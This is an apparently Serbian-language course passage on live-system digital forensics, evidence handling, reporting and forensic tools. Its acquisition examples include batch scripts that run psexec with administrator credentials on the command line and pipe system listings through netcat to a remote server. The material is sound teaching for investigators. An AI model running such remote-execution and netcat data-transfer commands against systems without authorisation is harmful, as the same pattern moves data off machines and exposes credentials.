Tradicionalno , kompjuterske forenzičke istrage se sprovode na ostatku podataka na primer, sadržaj hard diskova. Pojedini istražitelji odmah isključuju računar, dok drugi otpočinju istragu na uključenom računaru. Prekidom napajanja računara disk ostaje u stanju u kojem je bio neposredno pre isključenja. Takvo isključenje može narušiti sadržaj diska, uz eventualni gubitak vrednih podataka, zato što podaci iz keš memorije neće biti upisani na disk. U normalnom radu upisi podataka na disk se odvijaju pomoću keš memorije, čiji se sadržaj periodično upisuje neposredno na disk. Pravilnim isključenjem računara sprečava se narušavanje sadržaja diska, mada ponovo može doći do gubitka određenih podataka. Isključenjem se gubi i zlonamerni kod ili će instalirana logička „bomba“ uništiti dokaze. Ostavljanje računara uključenim sprečava prikupljanje podataka, zato što sistemske rutine i alati verovatno neće dati prave podatke o statusu računara.

Prvi korak u traženju dokaza na računaru često je njegovo gašenje i transport u laboratoriju radi detaljne analize. Međutim, svi podaci nastali tokom rada računara, koji nisu sačuvani na čvrstom disku, time su nepovratno izgubljeni. S druge strane, ni ostavljanje računara uključenim ne garantuje očuvanje dokaza. Dakle, pre nego što počnete da prikupljate dokaze, isključite računar sa mreže i napravite sliku radne memorije (engl. memory dump), tj. sačuvajte njen tekući sadržaj na neki trajni medijum.

PROCES SAKUPLJANJA DOKAZA NA LIVE SISTEMU

U poslednjih nekoliko godina sve više je naglasak na obavljanju analiza na live sistemu.

Jedan od razloga je što mnogi sadašnji napadi na računarske sisteme ne ostavljaju trag na hard disku računara; napadač samo eksploatiše informacije u memoriji računara. Drugi razlog je rastuća upotreba kriptografskog skladištenja: možda je jedini primerak ključa dešifrovanja sačuvano u memoriji računara; isključivanje računara će uzrokovati gubljenje informacija.

Kako bi se smanjila mogućnost izmene tekućeg stanja memorije na ispitivanom računaru (usled pokretanja programa za prikupljanje podataka), čuvanje treba izvesti korišćenjem samo jedne naredbe, koja će kao proces zauzeti što manje radne memorije ili, recimo, korišćenjem posebnog harverskog uređaja koji je namenjen za to. Sliku radne memorije ne treba čuvati na postojećem čvrstom disku ispitivanog računara (jer to može dovesti do prepisivanja slobodnog prostora, s koga se mogu povratiti delovi obrisanih datoteka). Umesto toga, na računar treba priključiti spoljni USB uređaj kapaciteta većeg od količine radne memorije, ili snimiti sliku memorije na vaš računar koji ćete mrežnim kablom povezati sa analiziranim računarom. Kada napravite sliku memorije, ugasite računar i odnesite ga u laboratoriju.

Isto tako, treba uzeti u obzir činjenicu da i dobronamerni korisnici svojim radom na računaru mogu nesvesno prouzrokovati prepisivanje dokaza. Uništenje nije jedina opasnost koja preti digitalnim dokazima. Nestručnim rukovanjem oni se mogu oštetiti i tako obezvrediti u potencijalnom sudskom postupku. To se najčešće događa zbog neinformisanosti korisnika koji, nakon što su uočili zločin, pokušavaju da otkriju šta se tačno dogodilo, i ne znajući da tako utiču na sistem.

Tokom kopiranja (engl. imaging), obično se koriste zaštitni uređaj za pisanje ili aplikacija kako bi se osiguralo da nisu uvedene informacije na medije za evidenciju tokom forenzičkog procesa.

Proces kopiranja verifikuje se pomoću SHA-1 algoritma za izvod poruke (sa programom kao što je sha1sum) ili drugim algoritmima na pr., MD5. Na kritičnim tačkama kroz analizu medijuma, ponovo se proverava postupak poznak kao "hashing", kako bi se obezbedilo da je dokaz još uvek u originalnom stanju. Na taj način se u sudu može dokazati da u međuvremenu dokazi nisu menjani.

LOKARDOV PRINCIP RAZMENE

Navodi se pojam lokardovog principa razmene materije.

U procesu forenzičkog ispitivanja računara u radu, forenzičari i članovi interventnog tima treba da imaju na umu važan princip – da će doći do promene u sistemu koji je u radu posle interakcije korisnika, ili forenzičara sa sistemom. U sistemu koji je u radu, promene će se dogoditi jednostavno zbog protoka vremena, rada procesora, skladištenja i brisanja podataka, uspostavljanja i ukidanja mrežnih konekcija itd. neke promene se dešavaju i kada je sistem

samo uključen i nema nikakvih aktivnosti sa interfejsa.Promene se dešavaju i kada forenzičar pokrene forenzički alat za uzimanje imidža.
Sve ove promene mogu se zajedno objasniti Lokardovim, principom razmene materije: kada dva objekta dođu u kontakt između njih se razmenjuje ili prenosi materija. Primeri su, kada automobil udari u čoveka, a forenzičar ispituje žrtvu i locira materijal koji je dislociran sa mesta udesa.
Isti se princip odnosi i na digitalno okruženje, na primer, kada dva računara komuniciraju u mreži, informacije se razmenjuju između njih. Informacija o jednom računaru pojaviće se u memoriji procesa i/ili log fajlovima u drugom računaru, ili kada se prenosni disk priključi na Windows računarski sistem, rezidenta informacija o uređaju ostaje u računaru.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

RAZLIČITI PRISTUPI PRIKUPLJANA DOKAZA NA LIVE SISTEMU

Navode se tri načina prikupljanja podataka sa sistema koji je u radu.

Na osnovu načina i lokacije sa koje se prikupljaju dokazi (akvizicija) postoje dve osnovne vrste prikupljanja dokaza i treći koji pretstavlja kombinaciju ta dva:

- Lokalno prikupljanje
- Udaljeno prikupljanje
- Hibridno prikupljanje

LOKALNO PRIKUPLJANE DOKAZA NA LIVE SISTEMU

Prikazan je način prikupljanja podataka sa sistema koji je u radu lokalno.

Metodologija lokalne akvizicije živog računara podrazumeva da forenzičar sedi za tastaturom sistema, unosi komande i skladišti informacije lokalno, direktno na čvrsti ili prenosni disk (USB - spojen spoljni disk), ili na zajednički mrežni lokalni resurs.Najjednostavniji način da se implementira lokalna metodologija je sa kreiranjem bach fajla i nekog skripta, na primer, Perl skripta koji se upiše samo jedanput i sa ovom komandom pokreće se automatski.
Primer jednostavnog bach fajla koji se može koristiti u toku forenzičke akvizicije živog računara izgleda kao:

```
tlist.exe –c > %1\tlist-c.log
tlist.exe –t > %1\tlist-t.log
tlist.exe –s > %1\tlist-s.log
openports.exe –fport > %1\openports-fport.log
netstat.exe –ano > %1\netstat-ano.log
```

Pozivanje fajla D:\>local.bat F:

UDALJENO PRIKUPLJANE DOKAZA NA LIVE SISTEMU

Prikazan je način prikupljanja podataka sa sistema koji je u radu udaljeno.

Metodologija daljinske akvizicije generalno se sastoji od serije komandi koje se izvršavaju na sistemu kroz mrežu. Ova metodologija je korisna za više sistema, pošto se proces logovanja u sistem i komande mogu lako automatizovati. Neki alati rade odlično u kombinaciji sa psexec.exe iz SysInternals.com, a dodatne informacije mogu se lako sakupiti korišćenjem WMI (Window Management Instrumentation).
Implementacija batch fajla lokalne metodologije za metodologiju udaljenog pristupa:

```
psexec.exe \\%1 –u %2 –p %3 -c tlist.exe –c > tlist-c.log
psexec.exe \\%1 –u %2 –p %3 -c tlist.exe –t > tlist-t.log
psexec.exe \\%1 –u %2 –p %3 -c tlist.exe –s > tlist-s.log
psexec.exe \\%1 –u %2 –p %3 -c openports.exe –fport > openports-fport.log
psexec.exe \\%1 –u %2 –p %3 c:\windows\system32\netstat.exe –ano > %1\netstat-ano.log
```

Pozivanje fajla C:\forensics\case007>remote.bat 192.168.0.7 Administrator password

HIBRIDNO PRIKUPLJANE DOKAZA NA LIVE SISTEMU

Prikazan je način prikupljanja podataka sa sistema koji je u radu hibridno.

Hibridna metodologija žive akvizicije: Ovaj metod je kombinacija lokalne i daljinske metodologije žive akvizicije. Najčešće se primenjuje u situacijama kada se forenzičar ne može ulogovati u sisteme sa udaljene lokacije, a želi sakupiti sve informacije sa više sistema i uskladištiti podatke na centralnoj lokaciji. Forenzičar ili asistent tada odlaze do sistema sa forenzički sterilnim CD ili USB i blokatorom upisivanja, pristupa sistemu i aktivira alat za sakupljanje informacija. Kada se alati izvrše, svaki od njih šalje izlaz preko mreže na centralni forenzički server.
Umesto upisivanja izlaza komandi za fajlove podaci se šalju kroz netcat do primaoca na forenzičkom serveru:

```
tlist.exe –c | nc %1 %2
tlist.exe –t | nc %1 %2
tlist.exe –s | nc %1 %2
openports.exe –fport | nc %1 %2
netstat.exe –ano | nc %1 %2
```

Pozivanje fajla D:\>remote.bat 192.168.1.10 80
Napomena: za ovu implementaciju je potrebno pre pozivanja fajla pokrenuti i serverski fajl na forenzičkom računaru gde se očekuju podaci.

PODACI U RAM

Navodi se šta je sve moguće izvući iz RAM memorije računaru koji je u radu.

Iz RAM memorije mogu se izvući sledeće informacije:

- sistemsko vreme,
- logovani korisnici,
- otvoreni fajlovi,
- mrežne informacije,
- mrežne konekcije,
- informacije o aktivnim procesima,
- mapiranje procesa i portova,
- memorija procesa,
- status mreže,
- sadržaj Clipboard-a,
- informacije o servisu/drajveru,
- istorija komandi,
- mapirani drajvovi,
- deljeni fajlovi/direktorijumi

LOG FAJLOVI

Log fajlovi (logovi-dnevnici rada) su tradicionalni izvor informacija i dokumentacija aktivnosti koje su se desile ili koje se i dalje dešavaju u operativnom sistemu.

Svrha logovanja (engl. logginga) je da se sačuvaju značajni događaji, npr. nakon dešavanja incidenta administrator sistema želi da dođe do neke ideje o tome šta se zaista desilo. Logovi mogu biti različitog tipa: sistemski logovi, aplikacioni logovi, mrežni logovi, i dr. Moderni operativni sistemi ponekad spajaju tipove logova kako bi se povećala mogućnost sinhronizacije vremenske linije logovanja i praćenja aktivnosti na kompjuterskom sistemu.

Event viewer *dokumentuje logove raznih formata. Tri osnovna formata su:*

System log: *Sistem logovi sadrže podatke o događajima i aktivnostima koji izazivaju komponente sistema. Na primer greške u drajveru ili nekom drugom sistemskom servisu biće zabeležene u logu ovog tipa. Tipovi događaja koji odgovaraju svakom od ovih logova predefinisani su od strane samog sistema.*

Security log: *Logovi ovog tipa sadrže informacije o validnim i nevalidnim pokušajima logovanja kao i događaje koji regulišu korišćenje resursa. Pod ovim se podrazumeva kreiranje i brisanje fajlova ili drugih objekata, kao i menjanje statusa nekih sistemskih komponenti. Logovi ovog tipa dostupni su samo administratoru sistema i adminsitrator određuje koje će aktivnosti nadzirati.*

Application log: *Aplikacioni logovi su najbrojniji logovi i beleže aktivnosti aplikacija. Kao primer, izdvojićemo logove sistema za upravljanje bazama podatka koji svaku transakciju nad bazom beleže u jedan log ovakvog tipa. Tvorci aplikacija određuju šta će se nadzirati i logovati.*

OPORAVAK PODATAKA

Postoje dva koraka u oporavku podataka: hardverski i softverski.

Oporavak *podataka predstavlja vrlo važan deo svake forenzičke istrage. Digitalni dokazi su najčešće u obliku nekih datoteka, ali kako nije svaka datoteka dokaz, treba razgraničiti ove dve stvari. Prestupnik će, vrlo verovatno, pokušati da uništi sve dokaze koji bi govorili o njegovim aktivnostima na mestu zločina, pa tako neki podaci predstavljaju objekat brisanja. Cilj forenzičara je da povrati takve podatke i da njihovom analizom ustanovi da li su dovoljno dobar dokaz za upotrebu u pravnom postupku protiv počinioca krivičnog dela. Znači, postoje dva koraka u oporavku podataka: hardverski i softverski.*

Hardverski *aspekat nije obavezan i sprovodi se samo u slučaju oštećenja medijuma na kojem se nalaze podaci. Važno je istaći da se svaka od operacija zamene defektnog hardvera mora izvršiti u potpuno sterilnom okruženju, i da i najmanja kontaminacija može rezultirati trajnim gubitkom podataka. Postoje specijalne, tzv. ''čiste sobe'' u kojima stručnjaci za hardever izvršavaju ove popravke.*

Softverski *deo je dosta lakši. Softver, nakon pokretanja, traži podatke, i u zavisnosti od njihovog stanja na medijumu, uspeva da ih rekonstruiše i povrati. Na tržištu je moguće naći veliki broj softverskih paketa koji su namenjeni oporavku podataka, a na istražitelju je da odabere onaj koji mu najviše odgovara.*

Poglavlje 3

Analiza

ANALIZA DOKAZNOG MATERIJALA

Analiza dokaznog materijala predstavlja najizazovniji i najinteresantniji deo forenzičkog procesa.

Uopšteno rečeno, forenzička analiza u računarstvu predstavlja postupak utvrđivanja činjenica u digitalnom svetu – na digitalnim medijima, uređajima i u softveru – korišćenjem različitih metoda. Najčešće se koristi u postupcima sudskog dokazivanja, a sastoji se od niza analitičkih metoda za otkrivanje, prikupljanje, ispitivanje i skladištenje podataka. Ona često obuhvata ispitivanje računarskih sistema i mreža, kako bi se utvrdilo njihovo korišćenje u ilegalnim ili neovlašćenim aktivnostima - poput krađe poslovnih tajni, uništavanja intelektualne svojine ili prevare. Može se koristiti i u postupku analize dešavanja, koja su prethodila ili se odvijala za vreme nesreće, incidenta ili zloupotrebe.

Računarska forenzička analiza razlikuje se od klasične forenzičke analize i obično je mnogo složenija jer su, između ostalog, digitalni dokazi mnogo ranjiviji od fizičkih, pa je veštom napadaču mnogo lakše da ukloni tragove svog delovanja, a nepažljivo ili nestručno sprovođenje istrage takođe može rezultirati gubitkom ključnih podataka. Samo za utvrđivanje postojanja dokaza potrebno je sprovesti sveobuhvatnu analizu računarskog sistema i mreže.

Da bi uspešno izvršio analizu, istražitelj mora poznavati način rada operativnog sistema i aplikacije koja je predmet istrage. Svi digitalni dokazi moraju biti analizirani kako bi se utvrdila vrsta informacija koje se čuvaju na njoj. Za tu svrhu, koriste se specijalini alati koji prikazuju podatke u obliku korisnom istražiteljima.

Tipične forenzičke analize uključuju ručni pregled materijala na medijumu, pregledanje Windows registra za sumnjive informacije, otkrivanje i proboj lozinke, ključnih reči pretrage za teme vezane za kriminal, i izdvaja elektronske pošte i slike za pregled.

Poželjno je da se dokazni materijali analiziraju u kontrolisanim uslovima, koji postoje u posebnim forenzičkim labaratorijama. Ako se zbog objektivnih okolnosti dokazi moraju analizirati na mestu gde su nađeni, pre pristupanja analizi razmisliti koliko će analiza potrajati, o uticaju na poslovanje ustanove u kojoj se sprovodi istraga. Kada je moguće, treba analizirati kopije dokaza da bi se izbeglo nenamerno oštećenje orginala.

Redosled ispitivanja dokaza može se utvrditi prema mestu pronalaska ili stabilnosti medijuma na kojima su smešteni. Treba uzeti u obzir posledice koje na dokazima mogu da ostave pakovanje, transport i skladištenje.

ČETIRI GRUPE METODA ANALIZE

Navodi se klasifikacija metode analize u četiri grupe.

Metode analize *mogu se klasifikovati u četiri grupe:*

- ***Analiza vremenskog redosleda događaja**. Ovom analizom se utvrđuje redosled događaja i oni se povezuju s korisnicima sistema. Vremenski redosled događaja obično se analizira na dva načina. Prvi način je korišćenje metapodataka o vremenu nastanka, modifikacije, poslednjeg pristupa i promene statusa datoteka i drugih objekata. Drugi način je analiza sistemskih dnevničkih zapisa (engl. event viewer, log) koji sadrže zapise o grešakama, instalacijama, kao i mrežne, sigurnosne ili neke druge zapise.*
- ***Pronalaženje skrivenih podataka.** Ovom analizom se utvrđuje postojanje podataka koji su šifrovani, zaštićeni lozinkama, sakriveni na skrivene volumene, sakriveni komprimovanjem ili primenom steganografije (tehnike koja je pomenuta u prethodnom poglavlju). Može se ukazati potreba da se izvrši kriptoanaliza ili „probijanje“ lozinke zaštićenih podataka. Za ove namene postoje određeni alati, ali treba imati u vidu da je njihova primena zabranjena ili ograničena zakonom. Za upotrebu ovih metoda obično je potrebno prikupiti određene dozvole i naloge nadležnih organa.*
- ***Analiza aplikacija i datoteka.** Analizom podataka i programa koji se zateknu na računaru, može se dosta saznati o korisniku, njegovom nivou znanja, navikama u radu i slično. To može ukazati na korake koje treba preduzeti u daljem postupku forenzičke analize.*
- ***Analiza vlasništva nad datotekama**. Identifikovanje korisnika koji je napravio, izmenio ili pristupio određenoj datoteci može biti ključno za istragu. Ove informacije se koriste u kombinaciji sa informacijama o pristupu tj. vremenu prijavljivanja na sistem i odjavljivanja sa njega, instaliranju i deinstaliranju programa, zatim pokretanju programa, ukoliko se takvi događaji nadziru i beleže u dnevničke datoteke, što zavisi od politike nadzora (engl. auditing) i slično.*

FORENZIČKA ANALIZA DIGITALNIH PODATAKA

Navode se tri glavne oblasti forenzičke analize.

Forenzička analiza digitalnih podataka, prema izvoru podataka, generalno se deli u tri glavne oblasti:

- forenzičku analizu softvera - Predstavlja uglavnom visoko teoretski posao, najosetljiviji je deo digitalne forenzičke analize. Izrada softverskih alata za forenzičku analizu softvera je težak i složen posao. Ključ za identifikaciju autora malicioznog koda je u selekciji odgovarajućeg korpusa kôda i identifikaciji odgovarajućih karakteristika za upoređivanje. Očigledan problem je što autori preduzimaju velike mere da sakriju svoj stil. Raspoloživost orginalnog izvornog kôda programa je od presudnog značaja i korisniji od kompajlerskog izvornog kôda.
- forenzičku analizu računara - Forenzička analiza računara je aplikacija ispitivanja računara i tehnika analize u cilju određivanja potencijalno legalnih dokaza, generisanih,

ili uskladištenih u računaru. Za otkrivanje, izvlačenje i oporavak namerno izbrisanih, oštećenih ili sakrivenih podataka u računarskom sistemu, potrebana su dodatna znanja, veštine i forenzički alati i iskusni digitalni forenzičari.

- forenzičku analizu kibernetičkog prostora - Forenzička analiza kibernetičkog prostora bez sumnje je najkompleksnija oblast digitalne forenzike i može biti veoma spor proces. Osnovni zahtev je uspostavljanje legalne saradnje država u borbi protiv kompjuterskog kriminala. U proceduri otkrivanja traga napadaču sa Interneta, treba sagledati IP adrese u login fajlu napadnutog računara i izvorne IP adrese koje su uhvatili mrežni sniferi, IDS/IPS i Firewals, kao i informacije dobijene korišćenjem alata kao što su: ReverseFinger, Nslookup, TraceRoute itd.

Poglavlje 4

Izveštavanje

IZVEŠTAJ

Nakon završetka analize, izrađuje se izveštaj i predaje se nadležnoj instituciji ili organizaciji po čijem je nalogu urađena kompjuterska forenzička analiza.

Dokumentovanje je proces koji treba sprovoditi uporedo sa analizom i precizno beležiti svaki korak. Dokumentacija mora biti potpuna, tačna i sveobuhvatna. Tokom cele istrage potrebno je voditi beleške u skladu s preporukama institucije u čije se ime istraga sprovodi. Pri tome treba voditi računa da se za sve aktivnosti evidentiraju učesnici, tačna vremena početka i završetka aktivnosti, kao i sve druge okolnosti koje mogu biti značajne za dokazni postupak ili takozvanu post-mortem analizu.

Nakon istrage se sastavlja izveštaj koji se predaje nadležnoj instituciji ili organizaciji po čijem je nalogu urađena računarska forenzička analiza. Ovaj izveštaj ima propisanu formu i sadržaj, ukoliko je namenjen dokaznom ili sudskom postupku. Uz izveštaj se navode postupci analize koji su sprovedeni, detalji tih postupaka, dokazni materijali i slično.

Izveštaj može biti pisan izveštaj, usmeno svedočenje, ili kombinacija. Ukoliko je namenjen dokaznom ili sudskom postupku izveštaj ima propisanu formu i sadržaj.

Završni izveštaj o incidentu sadrži relevantne podatke o incidentu; glavni cilj – podizanje nivoa sigurnosti; informacije iz tog izveštaja mora omogućiti:

- *prepoznavanje izvora napada;*
- *prepoznavanja i uklanjanje sigurnosnih propusta.*

Koristiti se u sklopu procesa za upravljanje sigurnosnim incidentima. Kompjuterska forenzika je kao deo procesa kontrole incidenata, i kao deo procesa nadzora sistema.

Poglavlje 5

Evidencija prikupljenih podataka

EVIDENCIJA PRIKUPLJENIH DOKAZA

Evidencija prikupljenih dokaza predstavlja dnevnik u koji se upisuju svi podaci o prikupljenim dokazima.

U dnevnik se upisuju svi događaji u vezi sa nekim dokazom nakon njegovog prikupljanja. Beleške je potrebno voditi u skladu sa preporukama institucije u čije se ime sprovodi istraga. Kvalitetna evidencija obezbeđuje punu verodostojnost dokaza. U njoj se moraju nalaziti podaci koji mogu dati odgovor na sledeća pitanja:

- *Ko je prikupio dokaz?*
- *Kako i gde je dokaz prikupljen?*
- *Kome i kada (vreme i datum) je dokaz dat?*
- *Kako je dokaz uskladišten i zaštićen?*
- *Ko je izuzeo dokaz iz skladišta i zbog čega?*

Svako premeštanje dokaza, njegov pregled i/ili skladištenje moraju biti evidentirani sa tačnim datumom i vremenom promene. Profesonalni istražni organi završavaju specijalnu obuku radi sprečavanja kompromitovanja dokaza. Kompromitovani dokazi obično nisu prihvatljivi u sudu.

Poglavlje 6

Obezbedjenje dokaza i forenzika baze podataka

OBEZBEĐENJE DOKAZA

Mora se ograničiti pristup dokazima da bi bili obezbeđeni.

Policija i druge zakonske institucije koriste zasebne prostorije za čuvanje dokaza sa ograničenim pravima pristupa ; jedno lice je zaduženo za kontrolu pristupa. Na taj način se obezbeđuje neprekidna kontrola dokaznog materijala. Dokazi u vidu elektronskih medijumima čuvaju se u prostorijama koja nisu izložena dejstvu neuobičajenih temperatura i promeni vlažnosti.

Poželjno je da se dokazi pakuju u plastične vrećice sa nalepnicama na kojima su ispisani datum i vreme prikupljanja, i lice koje je prikupilo dokaz. Na taj način se otežava bilo kakva manipulacija dokazima. Nakon svakog naknadnog uzimanja dokaza, ponovo se vrši njihovo pakovanje u plastične vrećice.

FORENZIKA BAZE PODATAKA

Navode se standardni koraci kompjuterske forenzike za baze podataka.

Standardni koraci kompjuterske forenzike za ispitivanje baze *podataka* su:

- *Pokretanje dokumentovanog opisa događaja u sistemu*
- *Identifikovanje i kontrole incidenta*
- *Izrada i čuvanje datoteka sa elektronskim dokazima u lancu odgovornosti o dokazima*
- *Oporavak usluga i vraćanje / rekonstrukcija obrisanih podataka*
- *Prikupljanje i klasifikovanje metapodataka po vremenu*
- *Povezivanje svih informacija o događajima u lanac događaja na osnovu vremena*
- *Analiza metapodataka timeline-a*
- *Dokumentovanje celog forenzičkog procesa*
- *Korišćenje rezultata u daljim koracima*
- *Detaljna analiza ključnih podatka*

Poglavlje 7


Forenzički alati

FORENZIČKI ALATI - UVOD

Korišćenje alata operativnog sistema za pregled računara se na prvi pogled čini vrlo jednostavnim i efikasnim, međutim stvarna situacija je potpuno drugačija iz dva osnovna razloga

*Prvi je razlog što se kod računarskih forenzičkih istraga može primeniti princip "**ledenog brega** ": Samo mali deo digitalnih dokaza je moguće otkriti pomoću alata operativnog sistema , dok se većina digitalnih dokaza nalazi skrivena u različitim privremenim datotekama, swap datotekama, obrisanim particijama diska, obrisanim porukama elektronske pošte, i na svim sličnim mestima koja su nevidljiva takvim alatima.*

Drugi razlog je da se upravo korišćenjem alata operativnog sistema upisuje puno informacija u privremene datoteke. Kako je veličina privremenih datoteka uvek ograničena, operativni sistem će prilikom upisivanja novih informacija prebrisati stare informacije iz privremenih datoteka. Intenzitvno korišćenje alata operativnog sistema za obavljanje forenzičkih istrage u suštini uništava dokaze, pri čemu dokaz predstavljaju informacije u privremenim datotekama.



Slika 7.1 -Princip „ledenog brega“ [Izvor:Autor]

KRITERIJUMI KOJE DF ALATI MORAJU ZADOVOLJITI

Navode se kriterijumi koje moraju da zadovolje alati za prikupljanje dokaza.

Osim dobrih alata, potrebno je da se razvijaju stručni timovi koji imaju odgovarajuće znanje i sposobnosti da urade ove analize, i da je, s obzirom na delikatnost postupaka i moguće

posledice, potrebno pažljivo i detaljno dokumentovati ceo postupak i izveštavati nadležne institucije.

U opštem slučaju, alati za prikupljanje dokaza treba da zadovolje sledeće kriterijume:

- očuvanje forenzičkog integriteta sistema koji se ispituje. Forenzički alat ne sme, na sistemu koji se ispituje, da pokreće aplikacije, čuva nove podatke ili menja postojeće,
- rukovanje dokazima bez interakcije korisnika. Ovim se čuva verodostojnost prikupljenih dokaza (jer forenzičar ne može da ih menja) i sprečava mogućnost da forenzičar greškom uništi ili ošteti dokaz,
- prikupljanje samo onih dokaza koji se mogu oštetiti ili izgubiti tokom ispitivanja ili transporta sistema,
- Izveštavanje forenzičara o otkrivenim tragovima napada.

HARDVERSKI FORENZIČKI ALATI

Tehnologije IKT sistema brzo se menjaju, pa izbor hardvera utiče na izbor softverksih forenzičkih alata.

Većinu komponenti savremenih računara proizvođači isporučuju sa srednjim vremenom otkaza od oko 18 meseci. Kako se forenzički hardverski alati, radne stanice i serveri koriste intenzivno, zamenu i zanavljanje treba planirati najmanje svake 2 godine. Većina snabdevača računarskih sistema i komponenti nude širok asortiman forenzičkih radnih stanica, koje korisnik može prilagoditi svojim potrebama. Generalno, forenzičke radne stanice mogu se podeliti u sledeće tri kategorije:

- Stacionarna radna stanica: računarski sistem sa nekoliko kućišta za eksterne HD i mnogo perifernih uređaja visokih performansi;
- Portabl radna stanica: laptop računar sa ugrađenim LCD monitorom i skoro istim brojem kućišta i perifernih uređaja kao stacionarna radna stanica;
- Prenosna radna stanica: obično laptop ugrađen u transportnu torbu sa manjim brojem perifernih uređaja.

Hardverski forenzički alati kreću se od jednostavnih jedno-namenskih komponenti do kompletnih forenzičkih računarskih sistema i servera.

BLOKATORI UPISIVANJA I DRUGI HARDVERSKI FORENZIČKI ALATI

Blokatori upisivanja su hardversko-sofverski uređaji za sprečavanje upisivanja podataka na ispitivani disk.

Jedan aspekt digitalnih dokaza koji ga razlikuje od fizičkih i drugh tipova dokaza je što se može kopirati do najsitnijih detalja: bajtova. Za razliku od, na primer, vatrenog oružja, digitalni dokaz se prvo kopira, a zatim se analiza vrši na kopiji. Dakle, kopija je „najbolji dokaz“ u analizi. Forenzičar može napraviti tačnu fizičku kopiju čvrstog diska, dok balističar ne može

napraviti duplikat vatrenog oružja. Otuda je akvizicija podataka iz osumnjičenog računara, pravljenjem fizičke kopije osumnjičenog računara, najznačajnija faza digitalne forenzike. Akvizicija digitalnih dokaza sa hardverskom tehnologijom uključuje:

- blokatori upisivanja,
- razni adapteri,
- CD/DVD diskovi za akviziciju,
- SCSI diskovi i optički kanali.

Blokatori upisivanja su hardversko-sofverski uređaji za sprečavanje upisivanja podataka na ispitivani disk. U izgradnji, ili nabavci radne stanice za digitalnu forenzičku akviziciju i analizu treba obavezno planirati nabavku blokatora upisivanja u softverskoj, ili hardverskoj izvedbi. Blokatori upisivanja sprečavaju forenzičare da slučajno upisuju podatke na ispitivani disk koji sadrži digitalne dokaze.


BLOKATORI UPISIVANJA

Mogu biti hardverski i softverski.

Softverski blokatori upisivanja uobičajeno se koriste kada nisu na raspolaganju hardverski blokatori i predstavljaju racionalnu alternativu. Softverski blokatori upisivanja, kao što su PDBlock (DII), tipično radi u šel modu kao što je DOS. Kada se koristi PDBlock, potrebno je znati da se menja Interupt 13 u BIOS-u ispitivanog računara, što sprečava bilo kakvo upisivanje u specifikovani disk. Ako pokuša upisivanje podataka na blokirani disk, javlja se alarm koji upozorava da se upisivanje ne može izvršiti. Ovaj alat se ne može koristiti sa Windows i MS DOS, nego samo u osnovnom DOS modu.

Sa hardverskim blokatorom upisivanja spaja se ispitivani disk sa dokazima na forenzičku radnu stanicu i pokreće OS na uobičajen način. Hardverski blokatori upisivanja idealni su za GUI forenzičke alate, jer sprečavaju svaki pokušaj Windows/Linux OS da upisuje podatke na blokirani disk, kao što su Windows aplikacije, ili Windows Explorer da otvara fajlove, ili Word da ih čita. Ako se kopira Word Windows podatak na blokirani disk, prozor pokazuje da je kopiranje uspešno izvršeno. Međutim, blokator upisivanja u stvari prepiše i nulira sve te podatke. Kada se na radnoj stanici potraži kopirani fajl na blokiranom disku, tamo ga neće biti.

Postoje hardverski blokatori upisivanja povezuju se na računar kroz FireWire, USB 2.0 i SCSI kontroler. Većina ovih blokatora upisivanja omogućava forenzičaru da ukloni i ponovo spoji disk bez isključivanja (shut down) forenzičke radne stanice, što skraćuje vreme procesiranja ispitivanog diska. Razlika između softverskih i hardverskih blokatora zapisivanja zavisi od definicije hardvera i softvera. Stvarno blokiranje upisivanja hardverom vrši se sa hardverskom komponentom, kako samo ime implicira, koja se ne može reprogamirati posle implementacije dizajna.



Slika 7.2 Hardverski blokator[Izvor:Autor]

NAJČEŠĆE PRIMENJIVANI FORENZIČKI ALATI

Nema idelanog alata; može postojati zahtevan alat.

Prednost sa pravne strane je na komercijalnim alatima. Open source mogu biti dodatni / kontrolni. Filozofija odabira je ista kao i za druge sisteme organizacije: ključno je šta mislite da radite i kako – u vašem sistemu. Na samim bazama dominiraju open source ili home made forenzički alati. Najčešće primenjivani forenzički alati su:

- *EnCase Guidance Software*
- *Forensic Toolkit by AccessData*
- *Helix CD*
- *ProDiscover by Technology Pathways*
- *SMART by ASR Data*
- *The Sleuth Kit / Autopsy*
- *The Coroner's Toolkit (TCT)*
- *Logminer*
- *Brian Carrier's Sleuth Kit.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

ENCASE

EnCase automatski generiše izveštaje koji se mogu predstaviti kao dokazna dokumentacija.

Korišćenjem Encase paketa je moguće izraditi sliku diska računara koji je predmet istrage, pretraživati prema specifičnim tragovima operativnog sistema, kao i prema ključnim rečima (za razliku od uobičajenog pretraživanja prema ključnim rečima, EnCase omogućava pretraživanje izbrisanih datoteka, nealociranog prostora diska, privremenih datoteka, swap datoteka, File Slacka, rezidentnih datoteka smeštenih u Master File Table, kao i zip ili sličnih datotka). Takođe, EnCase automatski generiše izveštaje koji se mogu predstaviti kao dokazna dokumentacija. EnCase je čest alat na računarima istražitelja. Statistike (na teritoriji USA) kazuju da 90% istražitelja koristi upravo EnCase za obavljanje forenzičkih istraga.

Osnovne karakteristike EnCase forenzičkog alata su:

- *izveštaji su automatski prihvaćeni od strane sudova EU i USA,*
- *neinvazivni alat za forenzičke istrage,*
- *prilagođen forenzičkim istragama na velikim količinama podataka,*
- *podrška za FAT, FAT32, NTFS, Apple, Unix, Linux operativne sisteme,*
- *omogućava obavljanje svih nužnih forenzičkih istraga,*
- *uključuje i programski jezik EnScript za automatizaciju pojedinih istraga.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

FORENSIC TOOLKIT

